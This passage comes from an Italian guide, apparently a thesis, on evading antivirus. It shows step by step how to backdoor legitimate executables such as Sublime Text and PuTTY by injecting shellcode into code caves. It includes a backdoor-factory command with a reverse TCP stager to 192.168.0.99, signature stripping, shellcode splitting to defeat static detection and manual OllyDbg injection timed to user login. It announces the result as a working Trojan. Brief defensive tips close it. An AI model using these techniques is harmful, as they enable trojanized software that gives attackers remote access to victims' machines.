- **w** aggiunge i privilegi di RWX alle sezioni dove viene iniettato lo shellcode, in maniera che possa essere eseguito senza problemi;
- **Z** azzera la firma del programma nell'header dei PE. Utile per bypassare il controllo della firma in Windows.

Ci verrà successivamente richiesto interattivamente la cavità che ci interessa, in questo caso sceglieremo la 1:


```
[*] Cave 1 length as int: 749
[*] Available caves:
1. Section Name: .rsrc; Section Begin: 0x3d2c00 End: 0x3e0600; Cave begin: 0x3d4
313 End: 0x3d470c; Cave Size: 1017
2. Section Name: .rsrc; Section Begin: 0x3d2c00 End: 0x3e0600; Cave begin: 0x3d6
b3b End: 0x3d7434; Cave Size: 2297
3. Section Name: .reloc; Section Begin: 0x3e0600 End: 0x41a400; Cave begin: 0x40
5292 End: 0x41a3fc; Cave Size: 86378
**************************************************
[!] Enter your selection: 1
[!] Using selection: 1
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
File sublime_text.exe is in the 'backdoored' directory
```

Di conseguenza gli md5 dei due file, originale e modificato, saranno differenti:


```
root@kali:~# md5sum sublime_text.exe
3448c126c916a9b1eab97787710c90d1  sublime_text.exe
root@kali:~# md5sum sublime_textMOD.exe
8d900e44f9a06aba1dbc043113cc02d5  sublime_textMOD.exe
root@kali:~#
```

Multiple Cave

Più cavità vengono utilizzate quando una sola non riesce a contenere l'intero shellcode. Inoltre, può risultare meno sospetto dall'analisi statica dell'AV, in quanto lo shellcode viene spezzettato (in 2 o più parti).
Dunque, scomporre lo shellcode, significa avere due shellcode che compongono lo stesso:



Rispetto a prima, serviranno (nel caso di 2 elementi scomposti dello shellcode) due cavità di codice disponibili, con un jump sulla prima cavità, un jump successivo alla seconda e infine un jump di ritorno all'istruzione originale:




Utilizzando backdoor-factory:

```
root@kali:~# backdoor-factory -f sublime_text.exe --cave_jumping --shell reverse
_tcp_stager_threaded -H 192.168.0.99 -P 1234 -w -Z
```

Aggiungere una sezione

Aggiungere una nuova sezione può essere la soluzione all'ultima spiaggia, in quanto va a modificare la dimensione e l'header del file, non utilizzando code caves.
Dunque, una nuova sezione con permessi di esecuzione verrà creata, e inserito lo shellcode all'interno:



Da backdoor-factory serve utilizzare il parametro *add_new_section*.

Miglior metodo

La metodologia migliore per bypassare un antivirus è quello di non utilizzare tool, ma di farlo manualmente andando a ricercare e modificare parti di codice su interazione dell'utente.
L'approccio migliore sarebbe quello di inserire lo shellcode criptato all'interno di una code cave, implementare una routine di decriptazione richiamata sotto interazione dell'utente ed eseguire successivamente lo shellcode. In questa maniera, la criptazione bypasserebbe l'analisi statica dall'individuazione dello shellcode, e l'esecuzione tramite interazione l'analisi dinamica.
Allo stesso modo, si potrebbe dividere (come visto in *Multiple Caves)* lo shellcode in due parti, e richiamare (sempre sotto interazione dell'utente) la prima parte e successivamente la seconda.
Andremo a vedere semplicemente una tecnica per inserire manualmente uno shellcode in una grotta di codice.

Per fare ciò usufruiremo di un paio di tool:


1) *IDA*: abbiamo visto il suo funzionamento nel capitolo di reverse-egineering, lo utilizzeremo principalmente per calcolare gli offset delle code cave;
2) *Cminer*: per trovare le code cave all'interno dell'eseguibile;
3) *LordPE*: per cambiare i permessi delle sezioni in RWX;
4) *OllyDbg*: trattato anch'esso nel capitolo di reverse-engineering, ci permetterà di iniettare lo shellcode e modificare il flow di esecuzione.

Prendiamo un eseguibile differente, ad esempio quello di putty, in grado di stabilire una connessione SSH su sistemi Windows. Andremo ad iniettare uno shellcode che verrà chiamato sotto interazione, precisamente al momento del tentativo di connessione al server.

Per trovare la cavità di codice, possiamo utilizzare Cminer:

```
root@kali:~/Cminer# ./Cminer ../Downloads/putty.exe
```

Che darà come risultato 4 code cave:




Se utilizziamo lo shellcode creato nel capitolo dedicato tramite metasploit abbiamo bisogno di 333 bytes, dunque potremo utilizzare solamente la sezione *.data* per il nostro shellcode.
Dovremo abilitare l'esecuzione della sezione *.data*, dunque carichiamo l'eseguibile su LordPE e cambiamo i permessi, spuntando l'esecuzione della suddetta sezione, aggiungendo così il permesso di esecuzione.

Dal momento che il sistema può avere meccanismi come ASLR, che randomizza gli indirizzi di caricamento in memoria, OllyDbg caricherà ogni volta in indirizzi differenti il nostro eseguibile. Noi andremo dunque a vedere come utilizzare al meglio gli offset.
L'offset ci servirà quando dobbiamo saltare all'indirizzo del nostro codice iniettato.
IDA carica il file senza allocarlo direttamente in memoria, e viene caricato in base al *base address* dell'eseguibile, dalla quale ricava così tutti gli altri indirizzi tramite offset. Se l'eseguibile viene caricato in un indirizzo di memoria differente, gli indirizzi vengono ricalcolati.
Questo base address può anche essere impostato manualmente. Ed è quello che faremo.
Poiché al momento del caricamento in memoria con OllyDbg, il nostro eseguibile verrà allocato differentemente (con indirizzi differenti) ogni volta, se è abilitato l'ASLR.
Carichiamo dunque l'eseguibile in OllyDbg, e cerchiamo il suo base address.
Per trovare il base address, una volta caricato in OllyDbg l'eseguibile, rechiamoci in *View* → *Memory* e il base address sarà l'indirizzo dell'header PE del nostro eseguibile (in quanto l'header è la prima allocazione in ordine di memoria) :

```
00F00000 00001000 putty                  PE header  Imag R  RWE
00F01000 0007B000 putty    .text         code       Imag R  RWE
00F7C000 00026000 putty    .rdata        imports    Imag R  RWE
00FA2000 00005000 putty    .data         data       Imag R  RWE
00FA7000 00003000 putty    .rsrc         resources  Imag R  RWE
00FAA000 00006000 putty    .reloc        relocations Imag R RWE
```


Nel nostro caso abbiamo *0x0F00000*. Da IDA, al momento del caricamento dei file, spuntiamo *Manual Load* e ci verrà successivamente richiesto l'indirizzo del base address.



Dunque da IDA *Jump → Jump to file offset* e inseriremo l'offset della cavità presenta in *.data 0xFA1CE5), e dall'Hex View* possiamo vedere il padding di 0*:*


```
00FA20E0  02 00 00 00 02 00 00 00  00 00 00 00 00 00 00 00  ................
00FA20F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2120  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2160  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA21A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA21B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA21C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA21D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA21E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA21F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2200  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2210  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2220  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2230  00 00 00 00 00 00 00 00  00 00 00 00 01 00 00 00  ................
```

Come si può vedere la code cave parte da *0x00FA20E5* fino a 0x00*FA223C* (343 byte più avanti).
È in questo range che dovremo iniettare il nostro shellcode.
Dunque tramite OllyDbg ci rechiamo nella sezione .data (in quando la code cave è presente in questa sezione). Per farlo, da *View → Memory* e doppio click sull'allocazione della sezione *.data* di putty. Ora, per spostarci all'indirizzo di memoria corretto, premiamo *Ctrl + G* e inseriamo l'indirizzo *0x00FA20E5* :




E *Tasto destro → Disassemble* per visualizzarlo disassemblato.


L'utilizzo di putty prevede che l'utente inserisca i dati, clicchi su 'Open' e provi a connettersi al server tramite SSH. A quel punto, se tutto va bene, si aprirà la shell in remoto che chiederà all'utente di inserire le credenziali, tramite la stringa *login as.*
Ed è qui che andremo a far eseguire il nostro shellcode, esattamente quando questa stringa viene visualizzata.
Carichiamo il programma in *OllyDbg* e tramite *tasto destro → Search → All Referenced String* possiamo visualizzare tutte le stringhe ASCII presente nel binario. Possiamo cercare tramite *tasto destro → Search text* la stringa che interessa a noi e andare a vedere le referenzialità:



Dunque, *tasto destro → Follow in Disassembler*



Quello che andremo a fare è salvare l'istruzione di push della stringa e, poiché ci servirà successivamente, la sostituiamo con una funzione di *jump*, che salterà all'inizio del nostro shellcode:



Ora, esattamente prima dello shellcode, scriviamo le istruzioni *PUSHAD* e *PUSHFD* che ci permetteranno di salvare l'attuale stato dei registri e delle flag, salvandole direttamente nello stack.

Successivamente incolliamo il nostro shellcode tramite *Tasto destro → Binary → Binary paste.*
Ora abbiamo Il nostro shellcode in memoria, quello che dobbiamo andare a fare è riprendere i valori precedenti dei registri e delle flag, salvati precedentemente nello stack, tramite *POPAD* e

POPAF. Inoltre dobbiamo scrivere l'istruzione di push della stringa salvata precedentemente (*push putty.00F86F90)* ed eseguire un jump all'indirizzo di memoria successivo a quello del jump dello shellcode (nel nostro caso sarà un *jmp 00F153A7).*

Ora salviamo l'eseguibile, e abbiamo creato con successo un Trojan, che non intaccherà il normale flusso di esecuzione del programma originale, ma stabilirà una connessione remota al nostro computer.

Riassumendo brevemente in qualche punto:

1) Creiamo lo shellcode;
2) Troviamo una Code Cave nell'eseguibile sufficente da contenerlo, utilizzando Cminer;
3) Se la sezione non ha i permessi di esecuzione o scrittura, carichiamo l'eseguibile con LordPE e modifichiamo i permessi;
4) Carichiamo l'eseguibile su OllyDbg e calcoliamo gli offset tramite IDA;
5) Troviamo il punto dalla quale 'saltare' l'esecuzione al nostro shellcode;
6) Inseriamo lo shellcode con tutte le precauzioni (salvare i valori dei registri, delle flag...);
7) Compiliamo il nuovo eseguibile.

Conclusione

Per concludere quanto detto, in questo lavoro si è dimostrato quanto può essere semplice, con un po' di conoscenza, eludere la sicurezza offerta dagli antivirus con semplici tecniche.
Per cercare di stare il più al sicuro più possibile si possono seguire semplici consigli, tra cui:

1) Scaricare da siti affidabili;
2) Controllare l'integrità dei file scaricati (eseguendo l'hash e confrontandolo con quello presente nel sito scaricato);
3) Evitare di eseguire file sconosciuti ottenuti da conoscenti;
4) Non fidarsi troppo su internet.

Per 'siti affidabili' si intendono i siti ritenuti affidabili anche dalla community, dunque è consigliabile cercare qualche feedback prima di scaricare.
Controllare l'integrità dei file è semplice quanto importante. Quando scarichiamo da internet un file nella maggior parte dei casi è presente anche l'hash (di solito in MD5, o spesso di più algoritmi) dello stesso. Una volta scaricato, basterà calcolare l'hash del file scaricato per verificarne l'integrità, e che dunque stiamo scaricando il file che a noi realmente interessa.
Inoltre, ottenere un file passatoci da un nostro conoscente può rivelarsi allo stesso tempo pericoloso. Non che sia lui a volerci installare un malware nel nostro compter, ma può aver lui stesso scaricato un file pericoloso, infettando di conseguenza anche la nostra macchina.

Infine, mai fidarsi troppo su internet: fare attenzione agli allegati delle mail, alle truffe online che promettono di ‘velocizzare’ il computer tramite un download. Insomma, così come nella vita reale, fare attenzione agli sconosciuti e a zone che non conosciamo.

Bibliografia

The Antivirus Hacker’s Handbook,2015 ,Joesan Koret - Elias Bachaalany

Practical reverse engineering,2014 ,Bruce Dang - Alexandre Gazet - Elias Bachaalany
Practical Malware Analysis,2012 ,Michael Sikorski - Andrew Honig
L'arte dell'hacking - Volume 1, 2009, Jon Erickson

Documenti

Art of Anti detection 1
Art of Anti-detection 2
MITM attack with patching binaries on the fly using shellcodes